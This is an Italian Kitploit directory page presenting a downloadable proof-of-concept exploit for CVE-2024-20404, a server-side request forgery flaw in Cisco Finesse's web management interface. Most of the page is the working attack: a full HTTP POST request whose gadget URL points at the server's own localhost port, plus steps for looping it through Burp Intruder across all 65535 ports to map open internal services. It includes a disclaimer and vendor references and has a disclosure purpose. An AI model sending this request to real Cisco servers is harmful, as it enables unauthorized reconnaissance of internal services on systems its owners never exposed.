Skip to content
KitploitKITPLOIT
StrumentiBlog
Log in
Invia
StrumentiBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2024-20404 — Proof-of-concept exploit per CVE-2024-20404 che dimostra SSRF nell'interfaccia di gestione web di Cisco Finesse per enumerare i servizi locali inviando richieste HTTP appositamente formulate. | Kitploit
Strumenti/GitHubGitHub/3zz4t/cve-2024-20404
RicognizioneAnalisi delle VulnerabilitàExploitRaccolta InformazioniSicurezza WebPenetration Testing
GitHub3zz4t/cve-2024-20404

CVE-2024-20404

Proof-of-concept exploit per CVE-2024-20404 che dimostra SSRF nell'interfaccia di gestione web di Cisco Finesse per enumerare i servizi locali inviando richieste HTTP appositamente formulate.

Vedi Repository
21252 anni faNon ancora revisionato
Condividi

Descrizione

Una vulnerabilità nell'interfaccia di gestione basata sul web di Cisco Finesse potrebbe consentire a un attaccante remoto non autenticato di condurre un attacco SSRF su un sistema interessato.

Questa vulnerabilità è dovuta a una validazione insufficiente dell'input fornito dall'utente per specifiche richieste HTTP inviate a un sistema interessato. Un attaccante potrebbe sfruttare questa vulnerabilità inviando una richiesta HTTP appositamente predisposta al dispositivo interessato. Uno sfruttamento riuscito potrebbe consentire all'attaccante di ottenere informazioni sensibili limitate per i servizi associati al dispositivo interessato.

Prova di Concetto (PoC)

  1. Invia la richiesta sottostante per controllare la risposta dal numero di porta "8444" sul localhost del server dopo aver sostituito il <target> con il tuo.
POST /gadgets/metadata HTTP/2
Host: <target>:8445
Cookie: timeBeforeFailover=1695808242310; timeBeforeAttemptingLoginInIframe=1695808244317; attemptsMade=1; seqNumberGenerated=1; finesse_ag_extension=<extension>; activeDeviceId4000=SEPD4AD717A03F6; timeBeforeLoadingOtherSide=1695808249678
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://<target>:8445/desktop/container;jsessionid=90aE172355707490406528141464742B/?locale=en_US
Content-Type: application/json
Content-Length: 127
Origin: https://<target>:8445
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{"context":{"container":"default","language":"en","country":"US","locale":"en_US"},"gadgets":[{"url":"http://127.0.0.1:8444"}]}


  1. Usa l'intruder di Burp Suite per scansionare tutte le porte aperte sul server di gestione basato sul web di Cisco Finesse, modificando il numero di porta da 1 a 65535.

  2. Vedrai la risposta "Connection refused" sulle porte chiuse.

  1. Gli altri messaggi di errore indicano che queste porte sono aperte e possono essere enumerate.

Riferimenti

  • https://nvd.nist.gov/vuln/detail/CVE-2024-20404
  • https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-finesse-ssrf-rfi-Um7wT8Ew

Dichiarazione di non responsabilità

Questa è solo una Prova di Concetto (PoC) per dimostrare che l'interfaccia di gestione basata sul web di Cisco Finesse è vulnerabile al Server Side Request Forgery (SSRF), e questa PoC è solo a scopo educativo. Usala in modo responsabile e solo su sistemi con autorizzazione esplicita per i test. L'uso improprio di questa PoC può comportare gravi conseguenze.


Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    261
  • 6

    antifox

    antifox-ai/antifox

    Piattaforma multi-agente di penetration testing autonoma basata sull'IA che esegue ricognizione, scoperta della superficie d'attacco, validazione dello sfruttamento e consegna di report supportati da evidenze.

    259

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →